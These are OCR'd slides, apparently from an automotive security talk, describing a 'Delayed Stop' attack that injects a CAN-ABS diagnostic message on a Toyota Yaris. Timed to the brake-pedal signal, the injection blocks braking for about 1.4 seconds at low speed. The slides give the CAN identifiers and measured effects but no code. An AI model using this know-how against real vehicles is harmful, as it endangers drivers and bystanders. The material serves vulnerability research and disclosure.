
- Le scénario d'attaque *Delayed Stop* injecte le message CAN-ABS dès que le conducteur appuie sur la pédale de frein.
- Le paquet CAN d'identifiant 1C3 contient un seul octet de donné, dont le bit 7 (0x40) indique l'usage de la pédale de frein.


Delayed-Stop

- A l'arrêt l'injection du message CAN-ABS (confirmée par un bruit métallique perceptible depuis l'habitacle) bloque la pédale de frein au premier tiers de sa course (environ) pendant une seconde et demie. Au terme de ce délai la pédale de frein se débloque brutalement (la sensation est très nette pour le conducteur) et retrouve un comportement normal.
- Sur la *Toyota Prius* les chercheurs Américains avaient noté que le message de diagnostique CAN-ABS était opérationnel seulement à l'arrêt du véhicule. De fait sur la Toyota Yaris le message empêche le freinage pendant 1,5s pour une très faible vitesse de l'ordre du Km/h. L'effet est particulièrement sensible en marche arrière.

Delayed-Stop

- La vitesse initiale du véhicule est de l'ordre de 0,7 Km/h (20 cm/s), et augmente jusqu'à 2,0 Km/h. (ces mesures sont réalisées via le message CAN-0B4).
- L'injection du message CAN-ABS, synchronisée sur le déplacement de la pédale de frein (détectée grâce au message CAN-1C3) bloque les freins pendant 1,4s pour un déplacement du véhicule d'environ 40 cm. La résolution du compteur CN étant de 20cm (4 *ticks*), l'estimation de la vitesse nécessite le parcours d'une distance minimale de 20cm.
- Ce scénario met en cause la sécurité des manœuvres en marche arrière, réalisées à très faible vitesse.


CAN-ABS message
All Solenoids On
1,4s
1C3 Brake Pedal
14800
15000
15200
15400
15600
15800
16000
16200
16400
16600
16800
2
1
0
0,7 Km/h
0B4
Speed
0,2m
0B4
CN-Counter



Questions ?